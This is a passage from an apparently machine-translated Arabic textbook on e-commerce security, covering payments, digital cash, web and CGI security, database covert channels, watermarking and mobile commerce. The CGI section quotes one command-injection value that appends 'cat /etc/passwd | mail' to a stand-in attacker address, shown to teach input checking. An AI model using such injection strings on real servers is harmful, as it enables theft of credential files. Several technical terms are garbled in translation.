وفي نفس الوقت ، تكامل البيانات يحفظ ، وعندما يحدد تعامل الدفع الإلكتروني
بواسطة واحد أو عديد من بروتوكولات الشبكة . والبروتوكول يتضمن مجموعة من
الرسائل يتم تبادلها بين شخصين . عدم شهرة المصدر هو نوع من أمن المعلومات
والذى يمنع الراسل الذى ينكر أنه ولد رسالة مستقلة بواسطته . ويمكن التنفيذ بآلية

توقيع رقمي . وفي تعامل الدفع الالكتروني ، فإن الأشخاص هم العميل ، والتاجر ، وإطار الدفع والبنك . ويمكن أن ينشأ النزاع إذا ذكر العميل أنه لم يوزع بتاتاً تعليمات دفع أو التاجر يذكر أنه لم يتسلم بتاتاً أى دفع من العميل . خدمة شهرة رسائل تعامل دفع تساعد في حل النزعات .

لتأكيد حداثة رسائل تعامل الدفع يعنى حماية ضد إعادة إستعمال ، مثل رسائل تعليمات الدفع . وإذا أرسل عميل معلومات بطاقة الائتمان الخاصة به كدفع ، فإن الرسالة حتى في الشكل المشفر يمكن التقاطها بواسطة متطفل ويعاد إستعمالها بعد ذلك بواسطة شخص عدواني بدون معرفة العميل . . وهذا مثال لهجوم إعادة عرض .

أمن النقود الرقمية :

لسوء الحظ ، فإن إغفال الاسم يجعل من السهل الغش بدون القبض على الشخص . فمثلاً ، فإن العملة الرقمية المجهولة في الاسم كليةً عبارة عن صف رقم ثنائي فقط يمكن نسخه مرات كثيرة حسب الرغبة ، حتى إذا كشف بنك أن شخص ما حاول صرف نفس العملة أكثر من مرة واحدة ، فمن المستحيل كشف هذه الشخصية ، لأن العملة مجهولة . وفي تلك الحالات ، فإن خدمة الحماية ضد الصرف المزدوج قد تساعد هذه الخدمة يمكن أن تؤسس على الغفلة المشروطة (conditional anonymity) ، والشرط هو أنه إذا كان العميل أمين ويصرف العملة مرة واحدة فقط ، فإن شخصيته لا يمكن إدراكها . وإذا حاول أن يعمل صرف مزدوج ، فيمكن تحديده ويتم جعله مسئولاً واقعياً .

وكما سبق وذكرنا ، فإن العملات الرقمية عبارة عن صفوف أرقام ثنائية (bit strings) . وإذا لم يلب صف أرقام ثنائية لعملة خواص محددة ، أو إذا كانت الخواص بسيطة أى أنه من السهل توليد كثير من صفوف الأرقام الثنائية والتي تحققها ، فإن عملات مقبولة (مزيفة) يمكن إنتاجها بواسطة أى شخص . وفي نظام الدفع الغير مركزي ، فلا توجد إمكانية التحقق في وقت فعلى إذا ما كان صف الأرقام الثنائية قد تم إصداره بواسطة وسيط قانوني . والنتيجة ، أن نظم الدفع الغير مركزية يجب أن تكون

لها بعض الخواص ضد العملات المزيفة . حيث أن صفوف الأرقام الثنائية والعملات الرقمية يمكن سرقتها بسهولة (يتم التقاطها بواسطة مسترقى السمع) إذا لم تكن مشفرة . وإذا كان القائمون بالدفع مغفولي الاسم ، فلا توجد طريقة للمستفيد للمفاضلة بين مالك قانوني ولص يستعمل العملات المسروقة . ومع ذلك ، توجد بعض الآليات لمنع سرقة العملات ، وتستعمل لتنفيذ خدمة أمن الدفع المقابل .

الخدمات الثلاثة لأمن النقود الرقمية والسابق ذكرها متضاربة لحد ما ، ولكن توجد طرق لتنفيذها بحيث يوجد مدى بين المخاطرة والحماية . فمثلاً ، يمكن تهيئتها لأن يتم تزنيدها إذا حدث شيء غير قانوني فقط (مثل إغفال إسم مشروط) .

أمن الشيك الالكتروني :

عندما نعطي شيك لشخص ما ، فنحن في الحقيقة نعطي توكيل للشخص بأن يسحب بعض النقود من حسابنا البنكي وبالشيك الورقي ، فإن ذلك التوكيل يؤكد بتوقيع باليد . وبآلة الدفع الالكتروني ، فإن التوكيل يجب أن يتم رقمياً ، والذي يكون ممكناً بخدمة نقل توكيل الدفع .

التوفر والعول :

بجانب الاحتياج بأن نكون آمين ، فإن نظام الدفع الالكتروني يجب أن يكون متاحاً (available) ويعتمد عليه (reliable) . فيجب أن يكون متاحاً في كل وقت ، سبعة أيام في الأسبوع ؛ وأربعة وعشرين ساعة في اليوم . كذلك ، يجب أن يكون له بعض الحماية ضد هجوم انكار الخدمة (denial-of-service) ، أو على الأقل أن يكون قادراً أن يكشفها مبكراً والبدء بإجراءات الشفاء .

ولتأكيد العول (reliability) ، فإن تعاملات الدفع يجب أن تكون ذرية . وهذا يعني أنها تحدث إما كلية (ناجحة كلية) أو ليس ذلك بالمرة ، ولكن لا تعلق بتاتاً في حالة غير معروفة أو غير قوية .

بالإضافة لذلك ، فإن خدمات الشبكات الأساسية وكذلك كل قطع البرامج

والأجزاء الصلبة يجب أن يعتمد عليها بدرجة كافية . وهذا يمكن إتمامه بإضافة فائض (أى عمل إزدواج لقطع النظام الحرجة) ، لأى وظيفة I يخرج m لعدد n عند التعداد . فمثلاً ، ببرمجة إصدار - n ، فإنه على الأقل عدد n يجب أن توافق على نتيجة بأن تقبل بواسطة النظام على أنها صحيحة . الفائض الديناميكي للشبكة ، فإن كشف خطأ فى قطعة واحدة سيسبب نقل التوصيل لقطعة فائضة . وهذه الوسائل شائعة لكثير من نظم البرامج والأجزاء الصلبة . بالإشارة لذلك ، فإن العول يحتاج آليات تفاوت عطل محددة . تتضمن إحتزان مستقر وبروتوكولات إعادة تزامن للشفاء من الصدام .

Web Security :

إدارة تحكم الوصول على جانب خادم Web أصعب كثيراً من على جانب موكل Web . الموكل (client) (أى المستعمل) عادةً له عدد محدود من علاقات الثقة للشركات والمؤسسات (مثل البنوك) والتي فيها يعرف كعميل ويمكن أن يوثق بشهادة . وفي معظم الحالات ، يمكن للموكل الحصول بسهولة على شهادة من خادم مؤسسة أو شركة . معظم خدمات Web الشركات يتم الاتصال بها بواسطة مستخدمين غير معروفين كليةً أو مستخدمين مغفولي الاسم . لذلك ، لا يمكنهم عمومًا حماية أنفسهم بطلب توثيق موكل ، ولكن بدلاً من ذلك ، باستعمال آليات الحماية (firewall) وأمن نظام عامل بيئات تنفيذ آمنة لشفرة محمولة . وعمومًا ، فإن كل أنواع الآليات والتي تسمح لموكل بتنفيذ أمر على الخادم (مثل GGI) . محتويات جانب الخادم يجب أن تعاق كليةً أو تزود لمدي محدود فقط .

هجوم رفض الخدمة (denial-of-service) على جانب الخدمات له نتائج أكثر خطورة على خدمات Web أكثر من موكل Web لأنه للخدمات ، فإن فقد التوفر يعني فقد دخل (revenue) . كشف التعليقات (instruction detection) يجب أن يكون قادرًا على المقاومة على الأقل للأنواع المعروفة للهجوم .

إصدارات نشر Web تتضمن نشر مغفول الاسم وحماية حقوق النسخ . كذلك ، فإن خادم Web يجب أن يحرص خاصة على حماية الأشياء الثمينة - أى المعلومة المخترنة عادة في قاعدة بيانات ، وفي بعض الحالات تحتاج لحماية حقوق النسخ .

مشترك ممر عام (CGI) :

خادم Web يمكنه إعادة وثائق HTML الاستاتيكية وكذلك الوثائق المشأة ديناميكياً والتي تحتاج كدخل يمكن لمستخدم أن يرسل معلومة على طلب الموكل مع طريقة POST (أى شكل Web ملء فراغات) . طريقة GET يمكن استعمالها أيضاً ، ولكن يجب تجنبها لأسباب أمنية ، فيها عدا تساؤلات بسيطة .

ولتوكيد وثيقة ديناميكية ، يمكن لخاص Web دعوة برنامج CGI و CGI عبارة عن بروتوكول لخاص Web وبرنامج مكتوب بأى لغة برمجة يمكنه أن يتصل . الخاص يشفر بيانات دخل الموكل ونص CGI (أى البرنامج) يحل شفرتها ويعالجها ويولد الخرج الذى يمرر خلفياً للخاص . والخاص يرسل الخرج للموكل فى استجابة HTTP التالية . ومن الواضح إذا أرسلت أى بيانات حساسة كاستجابة أو كطلب ، فإن نقل البيانات يجب أن يكون مؤمناً ب SSL (مثلاً) . ولسوء الحظ ، فإن هذا لا يحل كل مشاكل الأمن والتي قد تنتج من استعمال CGI بدون حرص .

CGI (Common Gateway Interface) أى مشترك الممر العام فى الحقيقة عبارة عن آلية تدعم واقعياً أى شخص بأن ينفذ برنامج من بعد بدخل ينتقى بحرية على خادم Web . دودة الانترنت وأمثلة أخرى بينت أن هذا يمكن أن يفتح بعض فجوات الأمن الخطيرة، مثل فيض العازل (buffer overflow) . وكدفاع منطقى ضد ذلك الهجوم ، يجب إستعمال لغات برمجة آمنة فقط ، أى لغات تفحص قيود عازل دخل (Java أو Perl أو Python) . كذلك ، فإن نصوص CGI يجب ألا تعطى تصريحات وصول أكثر من الضرورى مطلقاً . بمعنى آخر ، فإن ID المستخدم الذى تنفذ تحته يجب ألا يكون الأصل (root) أو بعض ID المستخدم الأخرى القوية .

بعض نصوص CGI تستعمل قيم دخل (قيم شكل Web الراجعة من الموكل)
لانشاء اسم للملف سيفتح أو أمر لتشغيل خادم Web . الخطير خاصة هو هروب
shell (shell scapes) ، والذي يجعل أمر shev بأن ينفذ على الخادم بطريقة فاسدة .

فمثلاً ، نص Perl على خادم Web المؤسس على UNIX قد يحتوى على السطر التالى ،
والذى يقحم أمر النظام معرف بين علامات الاقتباس : ("mail \$ input" System).
إذا كانت قيمة متغير الدخلى هى "user @ some.org" ، فلا توجد مشكلة . وإذا
كانت تحتوى على الصف التالى "؛" يستعمل لفصل :

```
user@some.org; cat /etc/passwd | mail attacker@someevil.org
```

وسيحصل المهاجمون على بريد يحتوى على ملف كلمة السر ، ويمكنهم حينئذ (من
الممكن أن يكون ناجحاً) هجوم قاموس . وفى هذه الحالة والحالات المشابهة فإنه لذلك
يكون هاماً فحص الدخلى للهروب بحرص شديد (أو لهذا الهجوم الخاص) باستعمال
ملف كلمة سر صورة .

حتى إذا كان الدخلى من أشكال Web تم فحصه عند الموكل بواسطة Java Script
مثلاً ، فإن الخادم لن يكون متأكداً إذا كان الفحص قد تم (Javascript قد يكون
معاقاً) أو كان كافياً . ولمنع أى بيانات ترد خلال خلاصات برنامج أو متغيرات بيئة أو
قوائم دليل أو ملفات من أن تستعمل مباشرة أو مضمنة للتأثير على العالم الخارجى (أى
نظام التشغيل) . Perl تعرف طور وصمة لـ (taint mode) . كل البيانات الخارجية
خاصة يجب أولاً أن تنقى للأمان ، ولكن يجب عمل ذلك أيضاً بحرص شديد .

عادةً ، يمكن لخادم Web أن يشكل بطريقة بحيث أن نصوص CGI يمكن
تواجدها على دليل محدد فقط (أى egi-bin) . وهذا يجب أن يكون التشكيل المفضل
لأنه خطير جداً إذا أمكن بدء برنامج قوى (مترجم Perl أو Shell) مثل نص CGI .
وذلك سيزيد مهاجم إقحام أوامر مؤذية جداً على خادم Web .

حيث أن بدء أى معالجة (أى نص CGI) لكل طلب موكل هو مستهلك مورد
جداً ، فبعض خادومات Web بها مترجم Perl مطمور فيها (مثل Apache) .

بعض البائعين الآخرين يقدمون APT لدعم خادم Web بالوظيفية المعتادة أن تزود
بواسطة نص CGI . (مثل ISAPI ، NSAPI) . ولسوء الحظ ، فإن هذا السيناريو

يتسوق الامن للأداء ، لأن أى مشكلة أمن لدعم الخادم يمكن أن يسبب خطورة للخادم ، والعكس صحيح . والمعلومات عن APIs أخرى (مثل FAST-CGI, SAPI) يمكن إيجادها .

نصوص CGI يمكن جعلها آمنة أكثر باستعمال المغلفات أو الأغشية (Wrappers). فمثلاً ، (Stein's box wrapper) يعتبر يحرق نص CGI لتلك التي للمستخدم الذى أقحمها (مثل) أنه يغير id للنص إلى ID) ويختبر النصوص لفجوات الأمن العامة . بالإضافة لذلك ، فهو ينفذ النص فى بيئة مقيدة . (صندوق آمن) والذى فيه الوصول لنظام الملف ، وCPU والقرص وموارد نظام أخرى محدودة . كذلك ، فإن خادم Apache له غطاء (wrapper) مضمن فى التوزيع (SuEXEC) ولكن ليس عند جزء للتركيب الافتراضى لأنه من الصعوبة تشكيل الخادم بطريقة بحيث تفتح فجوات أمن جديدة . الاتجاه الآخر لتأمين نصوص CGI فى Apache هو تعريف خادم واقعى جديد باسمه الخاص به ، وأصل الوثيقة و ID المستخدم لكل مستخدم) .

معالجات الخادم أوتوماتيكياً تنفذ تحت إقحام ID المستخدم للمستخدم .

(Servlets) :

Servlets للخادمين مثل التطبيق "applets" لمصفحي Web . بينما تطبيقات Java تضيف وظيفة لموكل Web المدعم بـ Java ، فإن servlets تضيف لخادم Web المدعم بـ Java (أو أى خادم تطبيق آخر مدعم بـ Web) ، بشرط أن الخادم يدعم Servlet API . ويقال عادةً أن التطبيقات Applets محملة أدنى (downloaded) بواسطة الموكل من الخادم ، وأن servlets محملة أعلى (uploaded) بواسطة الموكل للخادم . servlet يمكن استعماله لمد وظيفة خادم Web وتناول طلبات HTTP . فمثلاً ، لقراءة بيانات من شكل مدخل / طلب HTML واستعمال منطق الأعمال المستعمل لتحديث قاعدة بيانات طلب شركة .

المماثل كثيراً مثل (Java applets) أى تطبيقات Java ، فإن servlets تحتوى على أصناف Java فى نسق شفرة بايت (bytecode). servlets تطلب نوع من الشفرة المحمولة (mobile code) ، لذلك فإن كل إهتمامات الأمن بخصوص الشفرة المحمولة تطبق على servlets أيضاً . ومع أن letsser مقحمة من متصفح ، فهى تحت سياسة الأمن فى قوة لخادم Web التى تنفذ عليها وعاء servlets والذى يحتوى ويتحكم فى servlets خلال دورة حياتها قد يضع قيود أمن على البيئة التى فيها servers ينفذ باستعمال بناء تصريح JDK 1.2 X. ومن الطبيعى ، فى هذه الحالة فإن شفرة servlet قد تكون مطلوبة بأن توقع رقمياً بواسطة الموكل الذى تصدر منه .

نشر Web مجهول الاسم : (Rewebber)

قد يكون هناك أسباب كثيرة لسبب أن خادم Web سيفضل أن يظل مغفول الاسم وغير متبوع . مثل ، إذا كانت محتويات لصفحات Web الخاصة به مثيرة لمجموعة محددة من الناس .

Rewebber (أولاً JANUS) هو خدمة Web يعطى إغفال إسم لكلا موكل Web وخادما Web . وعلى جانب Web ، فإن Rewebber مشابه للذى يغفل الاسم (anonimizer) ببساطة ، فإن Rewebber يشفر جزء العنوان لـ URI بمفتاح عام RSA (بحيث يكون Rewebber هو الوحيد الذى يحل شفرته) . جزء العنوان المستمر و URL الباقى هى مشفرة base 64 . بمعنى آخر خادم Web باغفال الاسم يمكن الاتصال به خلال خادم Webber فقط . فمثلاً ، فإن URL المشفر قد يبدو كما يلى :

[http://www.rewebber.de/surf_encrypted/gcm=SJGHE49sh0fk34hKH\(...\)](http://www.rewebber.de/surf_encrypted/gcm=SJGHE49sh0fk34hKH(...))

عندما يستقبل Rewebber URL مشفرة فإنه يحل شفرة جزء العنوان ويوجه الطلب لخادم Web . وبالمثل عند إرسال إجابة للموكل ، فإن Rewebber يبحث عن كل مراجع العنوان فى الطلب ويشفرها بناء على ذلك . ويجب وجود الثقة فى Rewebber بواسطة خادم web باستعمال خدمته .

أمن قاعدة البيانات :

قواعد البيانات الكبيرة توجد عادة على حاسبات آلية مخصصة ، تسمى خادמות قاعدة البيانات . وفى التشكيل المعتاد ، يوضع خادم Web فى DMZ بحيث يمكن الوصول له من الانترنت ، وقد توجد مثلاً قاعدتى بيانات مختلفتين ، واحدة يمكن الوصول لها بواسطة أى شخص (مثل العملاء الكبار) وأخرى يتم الوصول لها بعملاء أصليين (bona fide) فقط . وفى هذه الحالة ، كل من قاعدتى البيانات يمكن وجودها فى DMZ منفصلة . وتشكيل حماية آخر ممكن أيضاً ، وأى تشكيل نختاره يعتمد على النظام المحدد .

طلبات Web تتضمن غالباً تساؤلات قاعدة البيانات ، ولكن خادم قاعدة البيانات يجب الا يتم الوصول له مباشرة من الانترنت (أى يمكن وجوده خلف الحماية الثانية . وبناء على سياسة الأمن ، فإن الوصول للشبكة يمكن تأمينه بواسطة بعض الطرق (مثل SSL/TLS) . لعمل قيود إضافية على الوصول ، فإن أجزاء من قاعدة البيانات قد يتم تشفيرها ، بإمكانية مفاتيح مختلفة لأجزاء مختلفة ، بحيث أنه بالإضافة للتوثيق مطلوب مفتاح لقراءتها . تكامل البيانات يمكن حمايته بآلية مؤسسة على MAC ، ولسوء الحظ فإنها صعبة جداً لقاعدة البيانات مع التغيير السريع للمحتويات . نظام التجارة الإلكترونية يحتاج لقاعدة بيانات لاختزان أنواع مختلفة من المعلومات ، فى معظم الحالات :

- معلومة توثيق مستخدم .
- معلومة توكيل مستخدم .
- معلومة أعمال .
- معلومة تعامل تجارى .

المستعملون لنظام تجارة إلكترونى يمكن أن يكونوا ، مثلاً عملاء ، أو موظفين أو

شركاء أعمال . معلومة توثيق المستخدم قد تتضمن إسم المستخدم أو كلمة سر المستخدم أو المفاتيح العامة للمستخدم والشهادات المقابلة . معلومة توكيل المستخدم تحدد المعلومة الضرورية لقرارات تحكم الوصول . ومن الواضح إن هذا النوع من المعلومات يحتاج لحماية حريضة ، فهو مصنوع عادةً بحيث لا يتم الوصول إليه كليةً لكل شخص فيما عدا مدير الأمن ، أو لمستخدم لتحديث بيانات توثيق شخصية في بعض الحالات (مثل كلمة السر أو المفتاح) .

معلومة الأعمال قد تتضمن أى معلومة مخصصة لنوع محدد من الأعمال ، مثل معلومة تصنيع ، ومعلومة بيع . أو حساب عميل أو معلومة طلب أو معلومة إمداد أو معلومة رصيد . عادةً ، فإن معلومة الأعمال تحتاج لسياسة تحكم وصول أكثر تعقيدًا ، لأن الشخص قد يلعب أدوارًا مختلفة أكثر بمستويات مختلفة للوصول (مثل عملاء ، وشركاء أعمال و CEO ومدير نظام وقطاع المبيعات وقطاع الحرس على العميل) . بالإضافة لذلك ، قد توجد أنواع مختلفة للمعلومة عند مستويات أمن مختلفة (مثل شخصى أو سرى للغاية) . ومن الواضح أن سياسة تحكم الوصول قد تصبح معقدة جدًا ، لذلك فإن دعم الأدوات قد يكون مطلوبًا لتأكيد استمراريته وحفظ موديل تحكم وصول محدد . بالإضافة بأن يكون آمنًا ، فإن كثيرًا من قواعد بيانات التجار الإلكترونية يجب أن تكون وقت حقيقى (real time) أيضًا . وهذا يعنى أن تعامل قاعدة البيانات يجب أكمله قبل إنتهاء المهلة المحددة . وأمثلة لتلك التعاملات هى البحث أو المفاوضات أو الطلب أو عمل الفواتير أو الدفع أو التعاقد . بعض التعاملات قد تكون هامة أكثر من الأخرى ، لذلك يحدد لها مستوى أسبقية أعلى . مثل ، قد يكون من المهم أكثر تحديث معلومة البورصة بسرعة عن ارسال للعميل نتيجة لبحث فى قوائم البورصة (stock market) . كذلك ، بعض التعاملات قد يكون له مستوى أمن أعلى مما يعنى أن لها حقوق أكثر للوصول لبند بيانات . فى المثال السابق ، فإن تعامل التحديث قد يكون له مستوى أمن أعلى (مثل ، وصول كتابة) من تعامل لبحث (وصول قراءة) .

لسوء الحظ ، فإن تلك السيناريوهات تجعل القنوات الخفية (covert channels) ممكنة ، حتى إذا أسست عليها آلية تحكم سريان ، مثل موديل Bell-LaPadula . القناة الخفية تسمح بالنقل الغير مباشر للمعلومة من شخص له حقوق وصول أعلى .

تعامل التحديث في المثال السابق قد يغلق بند البيانات الذى يريد تحديثه . وحيث أن له أسبقية أعلى ، فإن تعامل البحث لن يكون قادرًا على التنفيذ أو يكتسب تأخير محدد . وهذا سيرسل إشارة لتعامل البحث بأن تعامل تحديث يتم حدوثه . وتحت بعض الظروف ، فقد تكون هذه الإشارة جزء ذو قيمة من المعلومة . هذا النوع من القناة الخفية يصاحب عادة بتحكم ، مثلاً في ، ويشار إليه بقناة التوقيت (timing channel) ولمنع قنوات التوقيت بتعاملات قاعدة بيانات ، فإن تعاملات الأمن المنخفض لن تكون قادرة على التمييز بين وجود أو غياب تعاملات الأمن الأعلى . إحدى الطرق للوصول لهذا هي إعطاء أسبقية أعلى لتعاملات الأمن المنخفضة . وقد تم توضيح أن هجوم التوقيت المؤسس على وقت حساب القياس قد يجعل من الممكن استنتاج مفتاح خاص لخطوات حل التوقيع .

عمومًا ، ليس من الممكن تصميم قاعدة بيانات مأمونة كلية وتلبى بشدة إحتياجات الوقت الحقيقى . أمن التناوب ضد الحدوث في حينه هو المقترح لأن بعض تعاملات التجارة الالكترونية لا تتضمن مخاطرة كبيرة (مثل المبالغ الصغيرة في الدفع) . وهذا الاتجاه يسمى الأمن الجزئى (partial security) . Haritsa و Binto يستعملان إتجاه لجعل الأمن على بقدر الامكان ، ولكن يقللان عدد التعاملات المدمرة .

مشكلة أخرى والتي قد تحدث خاصة في قواعد البيانات الاحصائية هي الخاصة بالاستنتاج (inference) . ويمكن وصف الاستنتاج (أو الاستدلال) كنوع من قناة خفية مؤسس على التفسير الغير مرغوب للبيانات . فمثلاً ، قاعدة بيانات شركة قد تعطى معلومة إحصائية بطريقة بحيث يكون من الممكن الوصول لبيانات لمجموعتين من الأقسام يختلفان في قسم واحد فقط ، ومن الممكن استنتاج البيانات للقسم الذى

بياناته مجموعة واحدة فقط (مثل القسم الذى يبيع منتج محدد) . الهدف من تحكم الاستنتاج هو تأكيد أن البيانات المحررة (مثل إحصائيات) بواسطة قاعدة البيانات لا تؤدي إلى كشف البيانات الشخصية . وفي معظم نظم التجارة الالكترونية ، فإن كل الوصول لقاعدة البيانات مقيد ببرامج معالجة / الاستفسار (مثل SQL : لغة التساؤل المهيكلية : Structured Query Language) ، لذلك فإن الآليات التى تضغط بقوة على الوصول والسرمان وتحكم الاستنتاج يمكن وضعها فى هذه البرامج .

لسوء الحظ ، فإن هجوم المتطفلين [tracker attacks] والمبنى على استنتاج ممكن جزئياً دائماً على الأقل إلى حد ما .

حماية حقوق النسخ :

خدم الشبكة توزع أو تباع معلومات فى شكل رقمى ، مثل برنامج الحاسب الآلى أو الموسيقى أو الصور أو الفيديو . ولسوء الحظ ، فإن المحتويات الرقمية يمكن نسخها بسهولة بدون ملاحظة الخادم الأصيل إلا إذا اتخذت إجراءات خاصة . العلامة المائية الرقمية (digital water mark) تعمل على حماية الملكية الفكرية (intellectual property) للمحتويات متعددة الوسائط . وفتياً ، فإن العلامة المائية الرقمية هى إشارة أو نموذج يضاف لمحتوى رقمى (بواسطة المالك) والتى يمكن كشطها أو إستخراجها بعد ذلك (بواسطة المتسلم) لعمل تأكيد عن المحتوى . طريقة استخراج العلامة المائية تساعد على استخراج العلامة المائية الأصلية من المحتوى ، ولكن ليس دائماً لاستخراجها تماماً بسبب ، مثل فقد بيانات أثناء ضغط الصورة أو الترشح أو المسح . كذلك ، فمن الغالب أنه يناسب أكثر (أى متين) عمل طريقة كشف علامة مائية ، والتى تختبر العلاقة بين العلامة المائية والبيانات (أى حساب احتمال أن تطمر العلامة المائية فى المحتوى) . الاحتياج العام أن العلامة المائية تتحمل (أى يمكن استرجاعها بالرغم من التعديل المقصود أو الغير مقصود للمحتويات . زيادة على ذلك ، فإن العلامة المائية يجب ألا تغير جودة المحتوى ذو العلامة المائية ويجب أن تكون "nonrepudiable" ، أى قابل للبرهنة لأى شخص أنها مطمورة وماذا تعنى .

الكلمة "watermark" أى العلامة المائية تأتي من الوسيلة والتي استعملت منذ أزمنة قديمة للوضع على الورقة شكل أو صورة أو نص مستنتج وارد من سالب في قالب (mold). عمل العلامة المائية الرقمية له جذوره في إخفاء (steganography) والذي هدفه إخفاء وجود معلومات شخصية في رسالة . وسائل الاخفاء الأولى كانت مؤسسة على الحبر السرى (invisible ink) مثلاً أو الثقوب الدقيقة لدبوس على رموز متقاة أو علامات قلم على رموز مكتوبة بالآلة . والوسائل الأحدث تخفى الرسائل في صورة رسومات ، مثل استبدال أقل الأرقام الثنائية رتبة لكل قيمة عنصر في الصورة برقم ثنائي لرسالة سرية . وحيث أنه ممكن عادةً تحديد درجات أكثر للون عن العين البشرية وما يمكنها ملاحظته ، فإن استبدال أقل الأرقام الثنائية رتبة لن يسبب تغيير ملحوظ في الصورة . هذه الوسيلة يمكن استعمالها أيضاً لاضافة علامة مائية رقمية ، ولكنها لسوء الحظ ضعيفة التحمل ، حيث أن العلامة المائية يمكن تدميرها بسهولة . وسائل عمل العلامة المائية لها خلفيتها في إتصالات الطيف المنتشر ونظرية الضوضاء ، وكذلك الاخفاء المؤسس على الحاسب الآلى . وعند استعمال العلامة المائية لحماية صور نص ، فإن تشفير سطر النص (أى إزاحة سطور نص لأعلى أو لأسفل) ، وتشفير مسافة الكلمة (word space coding) ، أى تغيير مسافات الكلمات ، وتشفير الرموز (أى تغيير أشكال الرموز) يمكن استعمالها بطريقة بحيث أن التغييرات لا تدرك بالחס .

ولا توجد وسيلة علامة مائية يمكنها تلبية كل الاحتياجات لكل التطبيقات . والعلامات المائية الرقمية يمكن استعمالها لمختلف خدمات حماية الوسائط الرقمية المختلفة :

- تأكيد الملكية لأداء ملكية عبر محتوى .
- بصمة إصبع (fingerprinting) لإعاقه أى إزدواج غير قانونى وتوزيع محتوى بادخال علامة مائية داخل كل نسخة من المحتوى .
- توثيق وتحقيق تكامل لربط (بدون انفصال) المؤلف بالمحتوى ، لذلك فإن كلا التوثيق للمؤلف وتأكيد المحتوى لم يتغير .

● تحكم استعمال للتحكم في نسخ ومشاهدة المحتوى له مثال ببيان عدد النسخ المسموح بها (في العلامة المائية) .

● حماية المحتوى لحتم المحتوى وبذلك إعاقه الاستعمال الغير قانونى (مثل إقحام علامة مائية مرئية داخل رؤية مسبقة لمحتوى متاح بحرية ، وبذلك يجعلها غير ذات قيمة تجارية ، بعض وسائل العلامة المائية تحتاج لمفتاح مستخدم (user key) لادخال (وكذلك استخراج) وكشف علامة مائية .

وسائل المفتاح السرية تستعمل نفس المفتاح لكلا إدخال العلامة المائية واستخراج / كشف . ومن الواضح أن المفتاح السرى يجب أن يتصل بطريقة سرية من مالك المحتوى للمستقبل . وسائل المفتاح العام تشابه التوقيع الرقمي : المفتاح الخاص يستعمل لادخال العلامة المائية ، والمفتاح العام لاستخراج / كشف العلامة المائية . وهذه الوسيلة يمكن استعمالها لخدمة التأكيد أو التوثيق وخدمة التكامل .

العلامات المائية الرقمية يجب أن تتحمل أنواع مختلفة من الهجوم ، فمثلاً ، هجوم القوة (robustness attack) يهدف لتقليل أو إزالة وجود العلامة المائية بدون إتلاف المحتوى . . هجوم التقديم (presentation attack) يعالج المحتويات بحيث لم تعد لعلامة المائية تستخرج / تكشف هجوم الترجمة (interpretation attack) تعادل قوة حدوث للملكية والذي سيعطى خلال العلامة المائية .

Mobile Security :

أمن المحمول :

في هذا الباب سنتعامل مع المواضيع الأمنية لتكنولوجيا المحمول . التجارة المحمولة (mobile commerce) والبطاقات الذكية (smart cards) دخلت فعلاً في حياتنا اليومية ، ولكن وكلاء المحمول لازالوا في طور الخبرة .

أمن التجارة المحمولة:

مقدمة الأدوات المحمولة ، مثل التليفونات المحمولة (mobile phones) أو PADS أحضرت أنواع جديدة لطريفات المستخدم الانتهاثي والتي انتشرت أكثر من الحاسبات الآلية الشخصية (PCs). لذلك كانت خطوة تالية منطقية محاولة دعم الأدوات المحمولة لتعمل كأداة للتجارة الالكترونية . وببساطة ربطها بالانترنت ، فإن ذلك ليس كافياً . موكلو المتنقل لازالوا قليلين (أى أن لهم ذاكرة محدودة وموارد حسابية) ، بينما النموذج الموجود لخدمات الانترنت الشبكة العالمية (www) كانت مصممة لقدرات ورسومات قوية للحاسبات الشخصية PCs النموذج الجديد للتجارة المحمولة مطلوب إختراعه . لذلك ، فإن النموذج القديم قائم أساساً للشبكة والأدوات المحمولة . ويوجد عديد من الخدمات الشخصية الجديدة والأكثر قوة مجهزة خصيصاً لمستخدمي المحمول ، لأن الأدوات المحمولة هي أيضاً شخصية .

وفي هذا الباب نعطي عرضاً للتكنولوجيات التجارة المحمولة .

تقديم

التجارة المحمولة (m - commerce) هي تجارة الكترونية حيث يصل العملاء للشبكة باستعمال أداة محمولة مثل التليفون المحمول ، أو متصل (Communicator)

[مساعد رقمى شخص متكامل أو ملحق بتليفون محمول] أو تليفون ذكى (نوع جديد لطرفى محمول مع عرض أكبر ، غالباً لوحة مفاتيح QWERTY أو وسادة مفاتيح حساسة باللمس أو برنامج داخلى متخصص متصل بخدمة محددة وتطبيق يجعل المستخدمين يصلون لبريد الكترونى ، وفاكس وانترنت الشركة) . وتعبير آخر يستعمل بكثرة للتجارة المحمولة هو التجارة الالكترونية اللاسلكية (wireless e - Com- merce) . والأداة المحمولة تسمى لاسلكى لأن وسيط التراسل فيها هو قناة راديو أو مشترك هواء (air inter face) . المستهلكون هم مجموعة الهدف الأساسية لتطبيق التجارة المحمولة (مثل الاعلان المحمول والأعمال البنكية المحمولة والسمسرة المحمولة ، والتسويق المحمول بدفع محمول أو نقد محمول والتسلية المحمولة ، ولكن توجد تطبيقات متوجهة للأعمال (مثل تكامل سلسلة الانتاج ، والتحكم من بعد ، وانجاز وظيفة) . خدمات التجارة المحمولة ستكون شخصية بتزايد ، لأن الأداة المحمولة تستعمل بواسطة شخص محدد والذى يمكن وجوده طبيعياً وبالتالى تقدم له الخدمة مباشرة (مثل ، الفندق يقدم إيواء عند وصول شخص عند مطار محدد .

عرض تكنولوجيا :

الشبكة التى تربط الأدوات المحمولة مثل التليفونات المحمولة هى شبكة التليفونات المحمولة (mobile telephone network) فى أوروبا ومعظم منطقة الباسيفيكي الآسيوية ، فإن الشبكة مؤسسة على البروتوكولات المعرفة بمعايير (النظام العالمى للاتصالات المحمولة : (Global System for Mobile Communications)، وتم معايرته بواسطة المعهد الأوروبى لمعايير الاتصالات (ETSI). TIA/EIA - 136 (سابقاً IS - 136) والتى تم تبينها حديثاً كمعيار الأهلئ الأمريكى (- TDMA ANSI 136) يستعمل أيضاً فى كندا وأمريكا الجنوبية واسرائيل. TIA/EIA - 136 مدعم باتحاد الاتصالات الدولى ، ومثل GSM مؤسس على TDMA (وصول متضاعف بالتقسيم الزمنى : Time Division Multiple Access) . وبناء على آخر إصدار

لمذكرة فهم الموقعة في أكتوبر 1999، فإن إتحاد GSM، UWCC كونا تعاو نحو العمل
البنى MoU المنتشر عالمياً بين GSM، 136 - ANSI TDMA. العمل البنى سينتج
باستعمال طبقة طبيعية مشتركة (EDGE).

GSM، 136 - TIA/EIA هي تكنولوجيات توصيل دوائر ومنخفضة نسبياً (حتى
